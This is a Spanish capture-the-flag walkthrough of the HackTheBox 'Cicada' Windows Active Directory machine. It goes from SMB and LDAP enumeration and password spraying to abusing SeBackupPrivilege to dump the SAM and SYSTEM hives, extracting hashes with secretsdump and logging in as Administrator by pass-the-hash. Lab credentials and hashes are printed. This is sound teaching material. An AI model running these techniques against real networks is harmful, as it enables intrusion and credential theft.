Cicada

Descripción

Es una máquina de dificultad fácil y está muy bien para finalizarse con la herramienta netexec (La sucesora de cracmapexec), tiene una escalada de privilegios perfecta para entender como abusar de un privilegio común

Herramientas empleadas en la resolución de esta máquina

- nmap
- smbclient
- netexec
- nano
- ldapdomaindump
- python server

- evil-winrm
- impacket

Enumeración

Vamos a hacer un escaneo de puertos para ver los servicios activos en la máquina víctima

```
sudo nmap -p- --min-rate 5000 -sCV 10.10.11.35
```

```
└─$ sudo nmap -p- --min-rate 5000 -sCV 10.10.11.35
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 18:08 EDT
Nmap scan report for cicada.htb (10.10.11.35)
Host is up (0.26s latency).
Not shown: 65522 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-06-09 05:09:40Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
57627/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: CICADA-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-06-09T05:10:31
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 7h00m01s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 178.33 seconds
```


Al ver los resultados del escaneo, podemos ver que se trata de una máquina Windows con Active Directory activado. Lo podemos deducir por puertos como el 88, o 389

Vemos que tenemos el dominio cicada.htb0 por lo que vamos a asignar este dominio a nuestra carpeta de hosts (Pondremos el dominio sin el 0)

```
echo "10.10.11.35 cicada.htb" | sudo tee -a /etc/hosts
```

Ahora, si seguimos revisando los resultados del escaneo encontraremos el servicio SMB activo, por lo que vamos a enumerar las carpetas con smbclient

```
smbclient -L 10.10.11.35 -N
```



Podemos listar las carpetas sin necesidad de tener un usuario, ahora enumeraremos los permisos con netexec, en este caso especificaremos en el campo de usuario el usuario guest (invitado)

```
nxc smb 10.10.11.35 -u "guest" -p "" --shares
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nxc smb 10.10.11.35 -u "guest" -p "" --shares
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\guest:
SMB         10.10.11.35     445    CICADA-DC        [*] Enumerated shares
SMB         10.10.11.35     445    CICADA-DC        Share           Permissions     Remark
SMB         10.10.11.35     445    CICADA-DC        -----           -----------     ------
SMB         10.10.11.35     445    CICADA-DC        ADMIN$                          Remote Admin
SMB         10.10.11.35     445    CICADA-DC        C$                              Default share
SMB         10.10.11.35     445    CICADA-DC        DEV
SMB         10.10.11.35     445    CICADA-DC        HR              READ
SMB         10.10.11.35     445    CICADA-DC        IPC$            READ            Remote IPC
SMB         10.10.11.35     445    CICADA-DC        NETLOGON                        Logon server share
SMB         10.10.11.35     445    CICADA-DC        SYSVOL                          Logon server share
```

Con el usuario **guest** tendremos permisos de lectura en la carpeta HR y IPC$, vamos a enumerar los archivos de la carpeta **HR**

```
smbclient \\\\10.10.11.35\\HR -U guest
```

Al entrar encontraremos un archivo

```
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Mar 14 08:29:09 2024
  ..                                  D        0  Thu Mar 14 08:21:29 2024
  Notice from HR.txt                  A     1266  Wed Aug 28 13:31:48 2024
```

Vamos a descargarlo y a ver su contenido

```
get "Notice from HR.txt"
```

Si abrimos el archivo en nuestro equipo, podremos encontrar las credenciales de un usuario que no tenemos

```
'Cicada$M6Corpb*@Lp#nZp!8'
```

Ahora con netexec enumeraremos los usuarios de smb

```
nxc smb 10.10.11.35 -u "guest" -p "" --rid-brute # ENUMERAMOS USUARIOS DEL DOMINIO AD
```

Ahora tendremos una lista de usuarios bastante larga, nos quedaremos los que sean SidTypeUser, esos son los que nos interesan, ahora haremos una lista con todos ellos para realizar fuerza bruta más adelante

```
nano users.txt

CICADA-DC$
john.smoulder
sarah.dantelia
michael.wrightson
david.orelious
emily.oscars
```

Ahora con netexec vamos a hacer un ataque de fuerza bruta para saber a que usuario le corresponde la contraseña que tenemos


```
nxc smb 10.10.11.35 -u users.txt -p 'Cicada$M6Corpb*@Lp#nZp!8'
```

Después de realizar el ataque de fuerza bruta tendremos un usuario compatible con la contraseña

```
michael.wrightson
```

Vamos a verificar los permisos que tiene este usuario sobre las carpetas de smb

```
nxc smb 10.10.11.35 -u 'michael.wrightson' -p 'Cicada$M6Corpb*@Lp#nZp!8' --shares
```



No tenemos acceso a ninguna carpeta relevante

Vamos a probar a dumpear información importante con la herramienta ldapdomaindump, nos dará información relevante de el dominio

```
ldapdomaindump -u cicada.htb\\michael.wrightson -p 'Cicada$M6Corpb*@Lp#nZp!8' 10.10.11.35 -o .
# -o . SIRVE PARA EXTRAER LA INFORMACIÓN EN EL DIRECTORIO EN EL QUE NOS ENCONTRAMOS
```

Ahora tendremos bastantes archivos con información del dominio, estarán en html y los podremos abrir desde la terminal, pero he preferido crear un servidor de python y abrirlos desde nuestro navegador


En el directorio donde se encuentren todos los archivos haremos lo siguiente

```
python -m http.server 80
```

Ahora desde el buscador de nuestro navegador pondremos lo siguiente

```
http://localhost:80
```

Nos saldrá un índice de archivos



Directory listing for /

- bg/
- BloodHound/
- BloodHound.py/
- domain_computers.grep
- domain_computers.html
- domain_computers.json
- domain_computers_by_os.html
- domain_groups.grep
- domain_groups.html
- domain_groups.json
- domain_policy.grep
- domain_policy.html
- domain_policy.json
- domain_trusts.grep
- domain_trusts.html
- domain_trusts.json
- domain_users.grep
- domain_users.html
- domain_users.json
- domain_users_by_group.html
- htb.ovpn
- linpeas/
- linpeas.sh
- Notice from HR.txt
- pspy64
- users.txt

El que nos interesa es **domain_users.html**

Al entrar veremos una tabla

En una fila de la tabla podremos ver un recordatorio de una contraseña


	1601	
	1108	Just in case I forget my password is aRt$Lp#7t*VQ!3
	1106	

Si echamos un vistazo a la tabla podremos ver que le corresponde al usuario david.orelious

```
david.orelious:'aRt$Lp#7t*VQ!3'
```

Ahora vamos a revisar los permisos que tiene este usuario sobre las carpetas de smb

```
nxc smb 10.10.11.35 -u david.orelious -p 'aRt$Lp#7t*VQ!3' --shares
```



Ahora tenemos permisos de lectura sobre la carpeta **DEV**

Vamos a entrar con smbclient y ver el contenido de la carpeta

```
smbclient \\\\10.10.11.35\\DEV -U david.orelious
```

```
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Mar 14 08:31:39 2024
  ..                                  D        0  Thu Mar 14 08:21:29 2024
  Backup_script.ps1                   A      601  Wed Aug 28 13:28:22 2024

                4168447 blocks of size 4096. 478227 blocks available
```

Al listar el contenido de la carpeta encontraremos el archivo **Backup_scripts.ps1**

Vamos a descargarlo para ver el contenido

```
get Backup_script.ps1
```


```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat Backup_script.ps1

$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential($username, $password)
$dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"
$backupFileName = "smb_backup_$dateStamp.zip"
$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName
Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"
```

Tendremos credenciales de el usuario emily.oscars

```
emily.oscars:'Q!3@Lp#M6b*7t*Vt'
```

También vamos a listar los permisos de este usuario sobre las carpetas de smb

```
nxc smb 10.10.11.35 -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt' --shares
```




Podemos ver que este usuario tiene bastantes permisos por lo que vamos a intentar entrar a la máquina víctima con **evil-winrm**

Escalada de Privilegios

Nos conectamos con evil-winrm

```
evil-winrm -i 10.10.11.35 -u 'emily.oscars' -p 'Q!3@Lp#M6b*7t*Vt'
```

Efectivamente nos podremos conectar con evil-winrm



Ahora podremos reclamar la userflag

Vamos a empezar la enumeración local del sistema, vamos a enumerar los permisos de los que disponemos

```
whoami /priv

Privilege Name                Description                    State
============================= ============================== =======
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

Podemos ver un privilegio bastante importante que es el **SeBackupPrivilege**, este privilegio nos permitirá dumpear los archivos en la carpeta SAM y extraer todos los hashes

Vamos a crear una carpeta temporal para guardar el archivo de la carpeta SAM y SYSTEM

```
cd /

mkdir temp

cd temp
```

una vez hecho esto lanzaremos los siguientes comandos, que servirán para guardar el contenido de las carpetas SAM y SYSTEM

```
# IMPORTANTE PONER LA CARPETA DE DESTINO Y EL NOMBRE QUE QUEREMOS ASIGNARLE AL ARCHIVO, EN MI CASO "sam"
reg save hklm\sam C:\temp\sam

reg save hklm\system C:\temp\system
```

Ahora al listar el contenido de la carpeta temp tendremos lo siguiente

```
    Directory: C:\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          6/9/2025  12:13 AM          49152 sam
-a----          6/9/2025  12:15 AM       18518016 system
```

Ahora descargaremos los archivos para tenerlos en nuestra máquina

```
download sam

download system
```

Una vez tengamos los archivos en nuestra máquina extraeremos los hashes con un script que extrae archivos de archivos sam y system

```
impacket-secretsdump -sam sam -system system LOCAL
```


Para el parámetro -sam especificaremos el nombre del archivo que contiene la información de la carpeta sam de la máquina víctima y lo mismo con el parámetro system

Especificaremos LOCAL porque tenemos los archivos en la máquina local (Nuestra máquina)

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Cleaning up ...
```

Podemos ver que tenemos el hash del usuario Administrator por lo que vamos muy bien encaminados, ahora podríamos desencriptar el hash con john pero sabemos que las máquinas de la red tienen habilitado winrm, por lo que vamos a intentar conectarnos al usuario Administrator con el hash

```
evil-winrm -i 10.10.11.35 -u administrator -H 2b87e7c93a3e8a0ea4a581937016f341
```



Efectivamente podremos iniciar sesión con el usuario administrator